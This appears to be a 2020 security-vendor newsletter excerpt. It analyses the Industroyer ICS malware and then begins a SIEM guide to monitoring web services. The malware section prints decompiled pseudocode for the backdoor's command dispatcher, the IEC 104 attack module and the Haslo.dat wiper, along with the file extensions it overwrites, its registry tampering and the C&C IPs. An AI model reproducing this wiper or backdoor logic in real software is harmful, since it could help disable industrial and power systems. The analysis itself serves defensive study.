The infected system is identified by using the ID stored in the file as a string. ID exists for each various malicious code files used in Industroyer attack as well as MainBackdoor.exe, and the values are as follows.

Hardcoded ID			
DEF	DEF-C	DEF-WS	DEF-EP
DC-2-TEMP	DC-2	CES-McA-TEMP	CES
SRV_WSUS	SRV_DC-2	SEC-WSUS01	-

[Table 3-5] ID value

```
_BYTE *HardwareID_401C72()
{
  int v0; // edi
  _BYTE *v1; // esi

  v0 = 2 * lstrlenW(L"DEF");                    // ID
  v1 = HeapAlloc_401ABF(v0);
  sub_401AD6(v1, L"DEF", v0);
  return v1;
}
```

[Figure 3-3] ID that exists inside the file (some)

Copyright © IGLOO Security, Inc. 2020. All rights reserved

OT(Operation Technology) and Malicious Code : Part1. Industroyer

The main backdoor collects the GUID for the profile of the running hardware.

```
v0 = 0;
if ( GetCurrentHwProfileW(&HwProfileInfo) )
{
  v0 = HeapAlloc_401ABF(0x4Cu);
  sub_401AD6(v0, HwProfileInfo.szHwProfileGuid, 76);
}
return v0;
```

[Figure 3-4] GUID collection

The command code of the main backdoor and the function of each command code are as follows.

```
switch ( *(phNewToken + 4) )
{
  case 1u:
    result = sub_4012F0(phNewToken);
    break;
  case 2u:
    result = sub_4013C9(phNewToken);
    break;
  case 3u:
    result = sub_401544(phNewToken);
    break;
  case 4u:
    result = sub_4014A6(phNewToken);
    break;
  case 5u:
    result = sub_4010DA(phNewToken);
    break;
  case 6u:
    result = sub_4011AC(phNewToken);
    break;
  case 7u:
    ExitProcess(0);
    return result;
  case 8u:
    result = sub_4015E7(phNewToken);
    break;
  case 9u:
    result = sub_401782(phNewToken);
    break;
  case 0xAu:
    result = sub_4016B9(phNewToken);
    break;
  case 0xBu:
    result = sub_401000(phNewToken);
    break;
  default:
    return result;
}
return result;
```

[Figure 3-5] Command code

No.	Command Code	Function
1	0x1	Process Creation and Execution
2	0x2	Create and execute a process under **a specific user account** (authority of that account is granted by the attacker)
3	0x3	Write arbitrary file
4	0x4	Copy files
5	0x5	Shell command execution
6	0x6	Execute shell commands under **a specific user account** without a console window (the attacker gives the account privileges)
7	0x7	Process shut down
8	0x8	Service shut down
9	0x9	shutdown a service process with **a specific user account** (authority of that account is granted by attacker)
10	0xA	Start a service process with **a specific user account** (the attacker grants that account's privileges)
11	0xB	Change the service to be able to execute a specific process

[Table 3-6] Command code function

Copyright © IGLOO Security, Inc. 2020. All rights reserved

OT(Operation Technology) and Malicious Code : Part1. Industroyer

2) Luncher.exe

It creates a service and a thread, and the service name is defragsvc.

```
ExitCode = 0;
hServiceStatus = RegisterServiceCtrlHandlerA("defragsvc", HandlerProc);// service
hEvent = CreateEventA(0, 1, 0, 0);
ServiceStatus.dwWaitHint = 0;
ServiceStatus.dwServiceType = 16;
ServiceStatus.dwControlsAccepted = 0;
ServiceStatus.dwCurrentState = 2;
ServiceStatus.dwWin32ExitCode = 0;
ServiceStatus.dwServiceSpecificExitCode = 0;
ServiceStatus.dwCheckPoint = 0;
```

[Figure 3-6] Service creation

```
v2 = CreateThread(0, 0, sub_401070, 0, 0, 0);// thread
if ( !v2 )
  break;
ServiceStatus.dwControlsAccepted = 1;
ServiceStatus.dwCurrentState = 4;
ServiceStatus.dwWin32ExitCode = 0;
ServiceStatus.dwCheckPoint = 0;
SetServiceStatus(hServiceStatus, &ServiceStatus);
v7 = hEvent;
Handles = v2;
if ( WaitForMultipleObjects(2u, &Handles, 0, 0xFFFFFFFF) )
{
  GetExitCodeThread(v2, &ExitCode);
  v3 = ExitCode;
  goto LABEL_6;
}
```

[Figure 3-7] Thread creation

Inside the created thread, export the Crash function from Haslo.dat.

```
v0 = LoadLibraryW(L"haslo.dat");
if ( v0 )
{
  Crash = GetProcAddress(v0, "Crash");
  if ( Crash )
    (Crash)(0);
}
```

[Figure 3-8] Crash function export

"defragsvc" is the name of the disk defragmentation service used in Windows OS.

Copyright © IGLOO Security, Inc. 2020. All rights reserved

OT(Operation Technology) and Malicious Code : Part1. Industroyer

3) Crash104.dll

Crash104.dll is composed of contents related to the module that is the target of the actual attack. The protocol of IEC 104 (IEC-60870-5-104) can be transmitted through TCP/IP.

```
v6 = strcmp(v4, "[STATION]");
if ( v6 )
  v6 = -(v6 < 0) | 1;
if ( v6 )
{
  v8 = strcmp(v4, "target_ip");
  if ( v8 )
    v8 = -(v8 < 0) | 1;
  if ( !v8 )
  {
    v9 = v5;
    do
    {
      v10 = *v9++;
      v9[v78 - v5 - 1] = v10;
    }
    while ( v10 );
    v77 = 1;
  }
  v11 = strcmp(v4, "target_port");
  if ( v11 )
    v11 = -(v11 < 0) | 1;
  if ( !v11 )
  {
    v12 = v5;
    do
    {
      v13 = *v12++;
      v12[v79 - v5 - 1] = v13;
    }
    while ( v13 );
    v77 = 1;
  }
  v14 = strcmp(v4, "logfile");
```

```
v17 = strcmp(v4, "asdu");
if ( v17 )
  v17 = -(v17 < 0) | 1;
if ( !v17 )
{
  v80 = sub_10009FBE(v5);
  v77 = 1;
}
v18 = strcmp(v4, "stop_comm_service");
if ( v18 )
  v18 = -(v18 < 0) | 1;
if ( !v18 )
{
  v19 = strcmp(v5, "1");
  if ( v19 )
    v19 = -(v19 < 0) | 1;
  v77 = 1;
  v76 = v19 == 0;
}
v20 = strcmp(v4, "change");
if ( v20 )
  v20 = -(v20 < 0) | 1;
if ( !v20 )
{
  v21 = strcmp(v5, "1");
  if ( v21 )
    v21 = -(v21 < 0) | 1;
  v77 = 1;
  v84 = v21 == 0;
}
v22 = strcmp(v4, "first_action");
if ( v22 )
  v22 = -(v22 < 0) | 1;
if ( !v22 )
{
  v23 = strcmp(v5, "on");
  if ( v23 )
    v23 = -(v23 < 0) | 1;
  v77 = 1;
```

[Figure 3-9] Packet configuration for communication (part)

It provides sequence, range, and shift modes, which are specific types of IOA.

```
v10 = strcmp((v1 + 562), "sequence");
if ( v10 )
  v10 = -(v10 < 0) | 1;
if ( !v10 )
{
  v11 = 0;
  if ( (*(v1 + 596) - *(v1 + 592)) >> 2 )
  {
    do
    {
      v49 = *(*(v1 + 592) + 4 * v11);
      sub_10003EA0((v1 + 616), &v49);
      ++v11;
    }
    while ( v11 < (*(v1 + 596) - *(v1 + 592)) >> 2 );
    v9 = (v1 + 562);
  }
  v3 = Sleep;
}
v12 = strcmp(v9, "range");
if ( v12 )
  v12 = -(v12 < 0) | 1;
if ( !v12 )
{
  *(v1 + 584) = *(v1 + 580);
  v49 = 0;
  sub_10003EA0((v1 + 580), &v49);
  strcpy(v9, "shift");
}
```

[Figure 3-10] Control mode
(Source: ESET, Win2/Industroyer)

Control Mode	Features
sequence	Specifies sequence of Information Object Addresses (IOA)
range	Specifies range of Information Object Addresses (IOA)
shift	Specifies shift of Information Object Addresses (IOA)

[Table 3-7] Features of each control mode

The information object address included in the input/output of other devices is called IOA, This address is used to uniquely identify each item on the device.

Copyright © IGLOO Security, Inc. 2020. All rights reserved

OT(Operation Technology) and Malicious Code : Part1. Industroyer

Part of the three data types controlling the IEC104 protocol was also identified.

- I-Format : Frames with variable length
- S-Format : Frame with fixed length
- U-Format : Fixed length frame

```
if ( *(*v20 + 6) )
{
  if ( *(*v20 + 6) == 1 )
  {
    sub_10001490(v27, "S(0x1) | ");
  }
  else if ( *(*v20 + 6) == 3 )
  {
    sub_10001490(v27, "U(0x3) | ");
  }
}
else
{
  sub_10001490(v27, "I(0x0) | ");
}
```

```
  sub_10001490(v27, "I(0x0) | ");
}
sub_10001490(v27, "Length:%u bytes | ", *(*v20 + 5) + 2);
if ( !*(*v20 + 6) )
  sub_10001490(v28, "Sent=%u | Received=%d", *(*v20 + 8), *(*v20 + 12));
sub_10001490(v28, &unk_1001EB20);
sub_10001490(v29, "\t\t");
if ( !*(*v20 + 6) )
{
  v31 = v20[1];
  if ( v31 )
  {
    sub_10001490(v30, "ASDU:%u | ", *(v31 + 4));// I-Format
    sub_10001490(v32, "OA:%u | ", *(v20[1] + 3));
    sub_10001490(v33, "IOA:%u | ", *(v20[1] + 8));
    sub_10001490(v34, "\n\t\t");
    v35 = *(v20[1] + 2);
    v36 = v35;
    v37 = sub_10003AC0(v35);
    sub_10001490(v38, "Cause: %s (x%X) | ", v37, v36);
    v39 = *v20[1];
    v40 = v39;
    v41 = TypeID_10003B80(v39);                 // TypeID
    sub_10001490(v42, "Telegram type: %s (x%X)", v41, v40);
  }
}
if ( *(*v20 + 6) == 3 )
{
  if ( *(v4 + 2) & 4 )
    sub_10001490(v30, "STARTDT act");          // U-Format
  if ( *(v4 + 2) & 8 )
    sub_10001490(v30, "STARTDT con");
  if ( *(v4 + 2) & 0x10 )
    sub_10001490(v30, "STOPDT act");
  if ( *(v4 + 2) & 0x20 )
    sub_10001490(v30, "STOPDT con");
  if ( *(v4 + 2) & 0x40 )
    sub_10001490(v30, "TESTFR act");
  if ( *(v4 + 2) < 0 )
    sub_10001490(v30, "TESTFR con");
}
```

[Figure 3-11] IEC 104 protocol control format

Copyright © IGLOO Security, Inc. 2020. All rights reserved

OT(Operation Technology) and Malicious Code : Part1. Industroyer

4) Haslo.dat

The extension is dat, but it is actually a DLL file. The file searches the Services registry and changes the **ImagePath of all subkeys** of the service to 0.

- Registry path : HKLM\SYSTEM\CurrentControlSet\Services

```
result = RegOpenKeyExW(HKEY_LOCAL_MACHINE, (LPCWSTR)&v7, 0, 0x20019u, &v4);
if ( !result )
{
  if ( !RegEnumKeyW(v4, 0, (LPWSTR)&v6, 0x200u) )
  {
    do
    {
      ++v1;
      wsprintfW((LPWSTR)&v5, L"SYSTEM\\CurrentControlSet\\Services\\%ls", &v6);
      if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, (LPCWSTR)&v5, 0, 0xF013Fu, &v3) )
        RegSetValueExW(v3, L"ImagePath", 0, 2u, &Data, 2u);
      RegCloseKey(v3);
    }
    while ( !RegEnumKeyW(v4, v1, (LPWSTR)&v6, 0x200u) );
  }
  result = RegCloseKey(v4);
```

[Figure 3-12] Registry ImagePath Change

Check the drive from C to Z. This is a preliminary task to make all the files in the drive unusable, and the following files in the Windows folder are excluded from being overwritten with arbitrary data.

Excluded file names (17)				
audiodg.exe	conhost.exe	csrss.exe	dwm.exe	explorer.exe
lsass.exe	lsm.exe	services.exe	shutdown.exe	smss.exe
spoolss.exe	spoolsv.exe	svchost.exe	taskhost.exe	wininit.exe
winlogon.exe	wuauclt.exe			

[Table 3-8] Excluded file names (inside Windows folder)

Copyright © IGLOO Security, Inc. 2020. All rights reserved

OT(Operation Technology) and Malicious Code : Part1. Industroyer

```
psz1 = L"C:\\";
v0 = 0;
v19 = L"D:\\";
v20 = L"E:\\";
v21 = L"F:\\";
v22 = L"G:\\";
v23 = L"H:\\";
v24 = L"I:\\";
v25 = L"J:\\";
v26 = L"K:\\";
v27 = L"L:\\";
v28 = L"M:\\";
v29 = L"N:\\";
```

```
v30 = L"O:\\";
v31 = L"P:\\";
v32 = L"Q:\\";
v33 = L"R:\\";
v34 = L"S:\\";
v35 = L"T:\\";
v36 = L"U:\\";
v37 = L"W:\\";
v38 = L"X:\\";
v39 = L"Y:\\";
v40 = L"Z:\\";
```

[Figure 3-13] Drive to be checked

- *.v : Source code file written in hardware description language (HDL)
- *.SCL/*.cid/*scd : Substation Configuration Language (Substation configuration language)

Confirmation extension (30)					
***.v**	*.PL	*.paf	*.XRF	*.trc	***.SCL**
*.bak	***.cid**	***.scd**	*.pcmp	*.pcmi	*.pcmt
*.ini	*.xml	*.CIN	*.prj	*.cxm	*.elb
*.epl	*.mdf	*.ldf	*.bk	*.bkp	*.log
*.zip	*.rar	*.tar	*.7z	*.exe	*.dll

[Table 3-9] Extensions subject to overwriting with arbitrary data

```
else
{
  v8 = GetFileSize(v2, 0);
  v9 = 0xFFFF;
  if ( v8 <= 10485760 )                 // 10MB
    v9 = 0x8000;
  if ( v8 <= 5242880 )                  // 5MB
    v9 = 0x4000;
  if ( v8 <= 3145728 )                  // 3MB
    v9 = 0x2000;
  if ( v8 <= 1048576 )                  // 1MB
    v9 = 4096;
  v10 = malloc(v9);
  WriteFile(v3, v10, v9, &NumberOfBytesWritten, 0);
  j___free_base(v10);
  result = CloseHandle(v3);
}
```

[Figure 3-14] Extension for data overwriting

If a file with the following extension exists, it is overwritten with random data. At this time, the size of each file is checked, and the size of the overwritten area varies according to the size. Among the files that cannot be used at this time, files related to the substation configuration language are also included. If these files become unusable, a catastrophic problem may occur on the entire system.

In ransomware, the whitelist concept is used to encrypt files that do not belong to the list after setting **files, extensions, and language of the PC** not to be encrypted. This method is advantageously used for targeted attacks against a large number of unspecified targets, and can infect many processes faster and more efficiently than using the existing blacklist concept.

ex) CLOP, GandCrab, etc.

Copyright © IGLOO Security, Inc. 2020. All rights reserved

OT(Operation Technology) and Malicious Code : Part1. Industroyer

05. MITRE ATT&CK

1) MITRE ATT&CK for ICS

Malware's TTPs (Tactics, Techniques, and Procedures) are usually referred to as malware operating in an IT environment. Starting with the Cyber Kill Chain, MITER ATT&CK Enterprise is widely used now.

However, MITER ATT&CK released MITER ATT&CK for ICS earlier this year. MITER ATT&CK for ICS classifies and classifies information on malicious codes and attack groups that affect industrial control systems, and TTPs can be set for threats in the OT environment that cannot be expressed with MITER ATT&CK for Enterprise. The table below is an attack vector of Industroyer expressed by MITER ATT&CK for ICS.

Initial Access	Execution	Evasion	Discovery	Collection	Inhibit Response Function	Impair Process Control	Impact
Data Historian Compromise (T0810)	Command-Line Interface (T0807)	Masquerading (T0849)	Control Device Identification (T0808)	Automated Collection (T0802)	Activate Firmware Update Mode (T0800)	Brute Force I/O (T0806)	Denial of Control (T0813)
			Network Connection Enumeration (T0840)	Role Identification (T0850)	Block Command Message (T0803)	Masquerading (T0849)	Denial of View (T0815)
			Remote System Discovery (T0846)		Block Reporting Message (T0804)	Service Stop (T0881)	Loss of Control (T0827)
			Serial Connection Enumeration (T0854)		Block Serial COM (T0805)	Unauthorized Command Message (T0855)	Loss of Safety (T0880)
					Data Destruction (T0809)		Loss of View (T0829)
					Denial of Service (T0814)		Manipulation of Control (T0831)
					Device Restart/Shutdown (0816)		Manipulation of View (T0832)

[Table 3-10] MITRE ATT&CK for ICS - Industroyer

Copyright © IGLOO Security, Inc. 2020. All rights reserved

06. Conclusion

▶ It's time to think of "AND" instead of "OR"

The IT area and the OT area show distinct differences. This is because the targets that provide services in each area are different. However, as technology advances, the areas where the two areas overlap are gradually increasing. Therefore, the era has come when security is required considering the characteristics of each area. This means that **the IT area "and" OT area**, not the the "or", should be work together.

Looking at the Industroyer sample covered this time, I thought that the attacker was a person with a rich understanding of the system. The attacker seemed to have understood both the IT area and the OT area of the attack target and proceeded with the attack. In order to deal with an attacker (or group) with a high understanding of the two areas, the security officers of each area should pay more attention to each other's areas and be aware that they all need security without neglecting any one. There are no more secure areas in the cyber world.

07. Reference

[1] http://blog.nsfocus.net/win32-industroyer-technical-analysis/?utm_source=tuicool&utm_medium=referral
[2] https://www.dragos.com/wp-content/uploads/CrashOverride-01.pdf
[3]https://cdn1.esetstatic.com/ESET/INT/Landing/2017/black-hat/WIN32_Industroyer-USLetter-WEB.pdf
[4]https://www.slideshare.net/codeblue_jp/industroyer-biggest-threat-to-industrial-control-systems-since-stuxnet-by-anton-cherepanon-rbert-lipovsk
[5] https://www.cyberbit.com/blog/ot-security/industroyer-crashoverride-ot-malware/
[6] https://collaborate.mitre.org/attackics/index.php/Software/S0001
[7] http://www.mayor.de/lian98/doc.en/html/u_iec104_struct.htm
[8] https://us-cert.cisa.gov/ncas/alerts/TA17-163A

Copyright © IGLOO Security, Inc. 2020. All rights reserved

OT(Operation Technology) and Malicious Code : Part1. Industroyer

08. IOC

1) HASH

No.	FILE	MD5
1	MainBackdoor.exe(1.1e)	f67b65b9346ee75a26f491b70bf6091b
2	MainBackdoor.exe(1.1e)	fc4fe1b933183c4c613d34ffdb5fe758
3	MainBackdoor.exe(1.1s)	ff69615e3a8d7ddcdc4b7bf94d6c7ffb
4	MainBackdoor.exe(1.1s)	11a67ff9ad6006bd44f08bcc125fb61e
5	Luncher.exe	f9005f8e9d9b854491eb2fbbd06a16e0
6	Haslo.dat	ab17f2b17c57b731cb930243589ab0cf
7	Haslo.exe	7a7ace486dbb046f588331a08e869d58
8	Crash104.dll	a193184e61e34e2bc36289deaafdec37
9	App.exe	497de9d388d23bf8ae7230d80652af69

2) C&C

No.	FILE	C&C IP
1	MainBackdoor.exe(1.1e)	5.39.218.152:443
2	MainBackdoor.exe(1.1s)	195.16.88.6:443
3		93.115.27.57:443

3) File Name

No.	FILE NAME	No.	FILE NAME
1	Avtask.exe	9	D2.exe
2	Ws.exe	10	Swprv.exe
3	Alg.exe	11	Dos.exe
4	Tiersvc.exe	12	Opc.exe
5	Svchost.exe	13	61850.exe
6	104.dll	14	defragsvc.exe
7	Haslo.dat	15	port.exe
8	Haslo.exe	-	-

※ Continue at December → OT(Operation Technology) and Malicious Code : Part2. Triton

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Cover Story

CHAPTER 4

SIEM Guide (SPiDER TM V5.x)

How to monitoring Web Services using SIEM

Copyright © IGLOO Security, Inc. 2020. All rights reserved

How to monitoring Web Services using SIEM


SPiDER TM V5.0 is an integrated security monitoring solution that combines IGLOO SECURITY's experience and big data utilization capabilities. It increases the agility and efficiency of the monitoring work through the unified monitoring environment configuration from initial detection to log analysis.

Technical Support Center
Analysis Technology Team

01. Overview

Web service is a core application that enables efficient information sharing and transactions between Business and Business or between Business and Customer. Unscheduled disruption of web services can affect trust, along with financial losses for the institution.

In this time, we will look at a way to monitor web services through SPiDER TM V5.0.



[Figure 4-1] Web service error screen

Copyright © IGLOO Security, Inc. 2020. All rights reserved


How to monitoring Web Services using SIEM

02. Activate Webservice Monitoring Function

1) Set the monitoring target homepage

In order to use the web service monitoring function in SIEM, some preliminary work is required.


1. It can be check at 'Dashboard > Integrated Dashboard'.
2. Select the setting menu in the homepage monitoring function (Figure 4-2)
3. Setting the monitoring target web page (Figure 4-3)



[Figure 4-2] Homepage monitoring function in the integrated dashboard

Copyright © IGLOO Security, Inc. 2020. All rights reserved


How to monitoring Web Services using SIEM




[Figure 4-3] Setting the monitoring target web page

2) Check the results of homepage monitoring

If the homepage monitoring function is activated, the homepage is monitored at regular intervals inside the system, and the searched data is displayed on a screen to show the results.



[Figure 4-4] Normal data loaded screen



[Figure 4-5] Abnormal data loaded screen

Copyright © IGLOO Security, Inc. 2020. All rights reserved

How to monitoring Web Services using SIEM

If you are using the “integrated dashboard” that includes a homepage monitoring function, you will be able to respond immediately when an abnormality occurs in the web service. However, if it is not during business hours or if real-time monitoring of the integrated dashboard is not possible, another alternative is needed.

From now on, let's take a look at how to collect the log of the corresponding function and set an alert to determine whether there is a problem with the web service in real time.

03. Single alert setting through log collection

1) Homepage monitoring log collection setting

· Log collection setting for ‘$SIEM/sptm4/was/logs/ids.log’

- Create a log parser by specifying the ‘java:192’ item in the log

```
DEBUG (HomepageMonitorService.java:192) : [HMS] Save Log: alive=1, siteid=5, url=http://192.168.1.103
DEBUG (HomepageMonitorService.java:192) : [HMS] Save Log: alive=1, siteid=6, url=http://192.168.1.104
DEBUG (HomepageMonitorService.java:192) : [HMS] Save Log: alive=-1, siteid=7, url=http://192.168.1.105
DEBUG (HomepageMonitorService.java:192) : [HMS] Save Log: alive=1, siteid=10, url=http://192.168.1.103/dvwa/login.php
DEBUG (HomepageMonitorService.java:192) : [HMS] Save Log: alive=1, siteid=11, url=http://192.168.1.103/wordpress/
DEBUG (HomepageMonitorService.java:192) : [HMS] Save Log: alive=1, siteid=12, url=http://192.168.1.103/xe/
DEBUG (HomepageMonitorService.java:192) : [HMS] Save Log: alive=1, siteid=13, url=http://192.168.1.104/dvwa/login.php
DEBUG (HomepageMonitorService.java:192) : [HMS] Save Log: alive=1, siteid=14, url=http://192.168.1.104/xe/
DEBUG (HomepageMonitorService.java:192) : [HMS] Save Log: alive=1, siteid=15, url=http://192.168.1.104/wordpress/
DEBUG (HomepageMonitorService.java:192) : [HMS] Save Log: alive=1, siteid=16, url=http://192.168.1.105/dashboard/
DEBUG (HomepageMonitorService.java:192) : [HMS] Save Log: alive=-1, siteid=19, url=https://www.igloosec.co.kr
```

[Figure 4-6] Homepage monitoring log

Parser Information			
Log Parser Name	SIEM-HMS	Log Parser ID	31377
Product Name	SIEM	Parser Type	Regex
Event Type	Security Event	Line Format	single
Log Types	System (SYS)	Filter Condition Value	java:192
Sample Log	[2020-11-26 10:21:35,132] DEBUG (HomepageMonitorService.java:192) : [HMS] Save Log: alive=-1, siteid=2, url=http://www.igloosec.com		
Regex	\[(?<event_time>[^\.]*).*?\[(?<sublog>[^\.]*)\].*?\=(?<mstatus>[^\.]*)\,.*?\=(?<site_id>[^\.]*)\,.*?\=(?<url>.*?)$		

